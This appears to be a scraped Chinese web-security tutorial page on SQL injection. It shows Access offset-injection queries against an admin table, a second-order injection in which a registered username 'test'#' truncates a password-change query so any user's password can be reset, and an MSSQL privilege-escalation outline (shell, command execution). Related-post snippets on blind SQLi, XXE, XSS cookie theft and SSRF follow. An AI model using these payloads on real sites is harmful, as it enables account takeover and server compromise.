
一级偏移
select 1,2,3,4,5,6,7,8,9,10 from (admin as a inner join admin as b on a.id=b.id)
二级偏移

select 1,2,3,4,a.id,b.id,c.id,* from ((admin as a inner join admin as b on a.id=b.id) inner join admin as c on a.id=c.id)
经典二次注入

注册用户,修改密码
修改密码语句基本为,
update users set password='111111' where username='test' and password='123456'
存在二次注入:
test为攻击目标用户
提前注册好 用户名为 test'#
直接修改任意用户
语句为:update users set password='111111' where username='test' #' and password='123'
原理:# 截断,后面语句失效
MSSQL注入点攻击分类
分注入点权限渗透:思路
sa权限
执行命令 文件管理 数据库管理等
拿shell
文件列举及写入
密码获取后台拿shell
执行命令提权
db权限
文件读取 单个数据库管理
密码获取后台拿shell
public权限
单个数据库管理
密码获取后台拿shell
渗透之路基础 -- SQL注入的更多相关文章
- 渗透之路基础 -- SQL进阶(盲注和报错注入)
SQL注入之盲注 实战过程中,大多情况下很少会有回显,这个时候就要去使用盲注技术 盲注,Blind SQL Injection,听这名字就感觉整个过程就是一个盲目的过程 当注入时,没有任何提示的时候, ...
- 渗透之路基础 -- XXE注入漏洞
XXE漏洞 XXE漏洞全称XML External Entity Injection即xml外部实体注入漏洞,XXE漏洞发生在应用程序解析XML输入时,没有禁止外部实体的加载,导致可加载恶意外部文件, ...
- 【web渗透技术】渗透攻防Web篇-SQL注入攻击初级
[web渗透技术]渗透攻防Web篇-SQL注入攻击初级 前言不管用什么语言编写的Web应用,它们都用一个共同点,具有交互性并且多数是数据库驱动.在网络中,数据库驱动的Web应用随处可见,由此而存在的S ...
- Web渗透测试入门之SQL注入(上篇)
题记: 本来今天想把白天刷的攻防世界Web进阶的做个总结,结果估计服务器抽疯环境老报错,然后想了下今天用到了SQL注入,文件上传等等,写写心得.相信很多朋友都一直想学好渗透,然后看到各种入门视频,入门 ...
- 实验八 Web基础 SQL注入原理
实验八 Web基础 实验要求 (1)Web前端HTML 能正常安装.启停Apache.理解HTML,理解表单,理解GET与POST方法,编写一个含有表单的HTML. (2)Web前端javascipt ...
- 安全测试基础-SQL注入详解
1:什么是SQL注入 SQL注入是一种将SQL代码插入或添加到应用(用户)的输入参数中的攻击,之后再将这些参数传递给后台的SQL服务器加以解析并执行. www.xx.com/news.php?id=1 ...
- 基础SQL注入
预备知识对mysql数据库有一定了解:对基本的sql语句有所了解:对url编码有了解:空格=‘%20’,单引号=‘%27’,双引号=‘%22’,井号=‘%23’等 基本步骤1. 判断是什么类型注入,有 ...
- 渗透之路基础 -- 跨站脚本攻击XSS
目录 漏洞原理及防御 XSS 原理分析:输出问题导致js代码被识别执行 XSS 技术分类 Cookie盗取 基于Xss的WebShell箱子的攻击 XSS相关防护过滤及绕过分析(参考链接) 防护: 绕 ...
- 渗透之路基础 -- 服务端请求伪造SSRF
简介:SSRF 服务器端请求伪造,有的大型网站在web应用上提供了从其他服务器获取数据的功能.使用户指定的URL web应用获取图片,下载文件,读取文件内容.通常用于控制web进而探测内网服务以及攻击 ...
随机推荐
- 模拟用户登录,内含验证码验证和request等操作
模拟用户登录,内含验证码验证和jsp等操作 1.案例需求: 1. 访问带有验证码的登录页面login.jsp 2. 用户输入用户名,密码以及验证码. * 如果用户名和密码输入有误,跳转登录页面,提示: ...
- 苹果IOS内购二次验证返回state为21002的坑
项目是三四年前的老项目,之前有IOS内购二次验证的接口,貌似很久都没用了,然而最近IOS的妹子说接口用不了,让我看看啥问题.接口流程时很简单的,就是前端IOS在购买成功之后,接收到receipt后进行 ...
- 「PowerBI」Tabular Editor 一个对中文世界很严重的bug即将修复完成
之前介绍过Tabular Editor这款开源工具,对PowerBI建模来说,非常好用,可以极大的增强自动化水平. 详细可查看此文章: 「PowerBI相关」一款极其优秀的DAX建模工具Tabular ...
- 个人永久性免费-Excel催化剂功能第76波-图表序列信息维护
在之前开发过的图表小功能中,可以让普通用户瞬间拥有高级图表玩家所制作的精美图表,但若将这些示例数据的图表转换为自己实际所要的真实数据过程中,仍然有些困难,此篇推出后,再次拉低图表制作门槛,让真实的数据 ...
- C#2.0新增功能06 协变和逆变
连载目录 [已更新最新开发文章,点击查看详细] 在 C# 中,协变和逆变能够实现数组类型.委托类型和泛型类型参数的隐式引用转换. 协变保留分配兼容性,逆变则与之相反. 以下代码演示分配兼容性.协 ...
- flask+uwsgi+nginx+docker-compose部署
简单介绍 Flask这里就不多阐述了,已经是很流行的一个轻量级python框架了,对于小.中型项目特别适合.这里用docker的compose编排部署.uwsgi 简单的说明下,uWSGI是一个Web ...
- Chrome 使用 Evernote 插件
Chrome 插件不能登印象笔记进行裁剪,被困扰有段时间了.昨天偶然在知乎上找到了解决方法: 链接:https://www.zhihu.com/question/20340803/answer/291 ...
- 机房ping监控 smokeping+prometheus+grafana(续) 自动获取各省省会可用IP
一.前言 1.之前的文章中介绍了如何使用smokeping监控全国各省的网络情况:https://www.cnblogs.com/MrVolleyball/p/10062231.html 2.由于之前 ...
- 运行sh文件
记下在Ubuntu下安装*.sh和*.bin的简单方法. *.sh文件安装方法: 运行终端到文件目录下 1.在终端输入:sudo sh *.sh直接运行 2.在终端输入:sudo chmod +x * ...
- 【Python-Django定义用户模型类】Python-Django定义用户模型类详解!!!
定义用户模型类 1. Django默认用户认证系统 Django自带用户认证系统 它处理用户账号.组.权限以及基于cookie的用户会话. Django认证系统位置 django.contrib.au ...